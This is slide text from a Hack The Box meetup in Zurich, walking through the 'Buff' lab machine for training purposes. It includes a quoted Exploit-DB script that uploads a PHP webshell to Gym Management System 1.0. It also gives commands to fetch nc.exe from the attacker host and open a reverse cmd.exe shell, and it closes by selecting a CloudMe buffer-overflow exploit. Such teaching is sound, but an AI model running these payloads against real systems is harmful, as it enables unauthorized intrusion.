

Hack The Box Meetup Onsite @ Compass Security



HACKTHEBOX

Hack The Box Meetup Onsite @ Sphères RAUM68 Zurich



18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
 - Food / drinks (input)
 - Toilets (output)
 - Pictures ok/nok?
-
- Slides: <https://slides.hackingnight.ch>

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions



Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification

Capture the Flag (CTF)

Hacking Competition

(warning: addictive)







HACKTHEBOX


419 virtual machines (boxes)

Hacking Setup




Connection to Attacker Machine

1. Visit remote.hackingnight.ch
2. Login with username **kali-X**
3. Password **hackingnight-X**



Configure VPN

Download VPN profile



Tips for the Browser-Based VM

- @-Symbol:
 - Alt-Gr = Ctrl-Alt
 - Ctrl-Alt 2
- Copy-Paste from the Host:
 - Press Ctrl-Alt-Shift
 - Paste or copy selection in the text field



Walktrough: Buff

- Easy difficulty Windows box
- Initial Access
 - Unauthenticated File Upload
 - Remote Code Execution
- Privilege Escalation
 - Buffer Overflow
 - Remote Code Execution

Exploitation Steps

1. Network Scanning & Service Enumeration
2. Reconnaissance / Exploit Selection
3. Initial Access via Reverse Shell
4. Reconnaissance / Exploit Selection
5. Buffer Overflow
6. Buffer Overflow Theory

#1 Network Scanning & Service Enumeration

Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port
1337

Internet

Routing of data packets within and between networks


IP Address
203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address
48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (\geq packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

#2 Reconnaissance / Exploit Selection

Reconnaissance

About Fitness

mrb3n's Bro Hut

Made using Gym Management Software 1.0

Projectworlds Free Projects Machine Learning Premium Code Support Paid Store

Projectworlds > Free projects > PHP Projects with source code > Gym Management System Project in PHP

Gym Management System Project in PHP

Search

WhatsApp YouTube Instagram Facebook

Top Paid PHP projects

- Advance Online Examination php project (₹501)
- School Billing System Project in PHP (₹501)
- GST billing System Project in PHP (₹501)
- Online Movie Ticket Booking System in php
- Online Food Ordering System in PHP (₹501)

Need Help?
Speak to us here!

Online

Exploit DB is your friend

Gym Management System 1.0 - Unauthenticated Remote Code Execution

Exploit Title: Gym Management System 1.0 - Unauthenticated Remote Code Execution
Exploit Author: Bobby Cooke
Date: 2020-05-21
Vendor Homepage: https://projectworlds.in/
Software Link: https://projectworlds.in/free-projects/php-projects/gym-management-system-1.0
Version: 1.0
Tested On: Windows 10 Pro 1909 (x64_86) + XAMPP 7.4.4
Exploit Tested Using: Python 2.7.17
Vulnerability Description:
Gym Management System version 1.0 suffers from an Unauthenticated Remote Attackers to gain Remote Code Execution (RCE) on the Hosting Web Application. The attacker can upload a crafted PHP file that bypasses the image upload filters.
Exploit Details:
1. Access the '/upload.php' page, as it does not check for an authentication token.
2. Set the 'id' parameter of the GET request to the desired file name.
- `upload.php?id=kamehameha`
/upload.php:
4 \$user = \$_GET['id'];
34 move_uploaded_file(\$_FILES["file"]["tmp_name"],
35 "upload/".\$user.".".\$ext);
3. Bypass the extension whitelist by adding a double extension, with a valid extension (png).
/upload.php:
5 \$allowedExts = array("jpg", "jpeg", "gif", "png", "JPG");
6 \$extension = @end(explode(".", \$_FILES["file"]["name"]));
14 && in_array(\$extension, \$allowedExts))

```
(kali@kali)-[~/Downloads]  
$ searchsploit gym management
```

Exploit Title	Path
Gym Management System 1.0 - 'id' SQL Injection	php/webapps/48936.txt
Gym Management System 1.0 - Authentication Bypass	php/webapps/48940.txt
Gym Management System 1.0 - Stored Cross Site Scripting	php/webapps/48941.txt
Gym Management System 1.0 - Unauthenticated Remote Code Execution	php/webapps/48506.py
GYM MS - GYM Management System - Cross Site Scripting (Stored)	php/webapps/51777.txt

Shellcodes: No Results

```
(kali@kali)-[~/Downloads]  
$ searchsploit -m 48506
```

```
Exploit: Gym Management System 1.0 - Unauthenticated Remote Code Execution  
URL: https://www.exploit-db.com/exploits/48506  
Path: /usr/share/exploitdb/exploits/php/webapps/48506.py  
Codes: N/A  
Verified: False  
File Type: Python script, ASCII text executable  
Copied to: /home/kali/Downloads/48506.py
```

```
<?php
<SNIP>
$user = $_GET['id'];
$allowedExts = array("jpg", "jpeg", "gif", "png", "JPG");
$extension = @end(explode(".", $_FILES["file"]["name"]));
if(isset($_POST['upload'])) {
if ((($_FILES["file"]["type"] == "image/png")
<SNIP>
    move_uploaded_file($_FILES["file"]["tmp_name"],
    "upload/". $user.". ".$ext);
    $url=$user.". ".$ext;
<SNIP>
?>
```

```
if __name__ == "__main__":
    print header();
    if len(sys.argv) != 2:
        print formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sys.argv[0])
        print formatHelp("(+) Example:\t python %s 'https://10.0.0.3:443/gym/'" % sys.argv[0])
        sys.exit(-1)
    SERVER_URL = sys.argv[1]
    UPLOAD_DIR = 'upload.php?id=kamehameha'
    UPLOAD_URL = SERVER_URL + UPLOAD_DIR
    s = requests.Session()
    s.get(SERVER_URL, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png = {
        'file':
            (
                'kaio-ken.php.png',
                PNG_magicBytes+'\n'+ '<?php echo shell_exec($_GET["telepathy"]); ?>',
                'image/png',
                {'Content-Disposition': 'form-data'}
            )
    }
    fdata = {'pupload': 'upload'}
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False)
    webshell(SERVER_URL, s)
```


Remote Code Execution (RCE)

```
$ searchsploit gym management
```


```
$ searchsploit -m 48506
```

```
$ python2 48506.py http://10.10.10.XXX:8080/
```

```
C:\xampp\htdocs\gym\upload>
```

#3 Initial Access via Reverse Shell

Reverse Shell



Download Netcat

```
$ locate nc.exe  
/usr/share/windows-resources/binaries/nc.exe
```

```
$ cp `locate nc.exe` .
```

```
$ python3 -m http.server 80
```

```
C:\xampp\htdocs\gym\upload>
```

```
powershell Invoke-WebRequest -Uri http://10.10.14.X/nc.exe -Outfile nc.exe
```

Establish the initial Reverse Shell

```
$ nc -lvp 4444
```

```
C:\xampp\htdocs\gym\upload> nc 10.10.14.YYYY 4444 -e cmd.exe
```


#4 Reconnaissance / Exploit Selection

Reconnaissance

```
C:\Users\shaun\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Downloads

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
16/06/2020  16:26      17,830,824  CloudMe_1112.exe
             1 File(s)      17,830,824 bytes
             2 Dir(s)      7,352,987,648 bytes free
```



Known Public Exploit

```
(kali㉿kali)-[~/Downloads]
```

```
$ searchsploit cloudme
```

Exploit Title	Path
CloudMe 1.11.2 - Buffer Overflow (PoC)	windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH_DEP_ASLR)	windows/local/48499.txt
CloudMe 1.11.2 - Buffer Overflow ROP (DEP_ASLR)	windows/local/48840.py
Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass)	windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit)	windows/remote/44175.rb
CloudMe Sync 1.11.0 - Local Buffer Overflow	windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt	windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	windows_x86-64/remote/46250.py
CloudMe Sync < 1.11.0 - Buffer Overflow	windows/remote/44027.py
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	windows_x86-64/remote/44784.py

```
Shellcodes: No Results
```

```
What version of CloudMe has a buffer overflow vulnerability?
```

```
(kali㉿kali)-[~/Downloads]
```

```
$ searchsploit -m 48389
```

```
Exploit: CloudMe 1.11.2 - Buffer Overflow (PoC)
```

```
URL: https://www.exploit-db.com/exploits/48389
```

```
Path: /usr/share/exploitdb/exploits/windows/remote/48389.py
```

```
Codes: N/A
```

```
Verified: False
```

```
File Type: Python script, ASCII text executable
```

<https://www.exploit-db.com/exploits/48389>

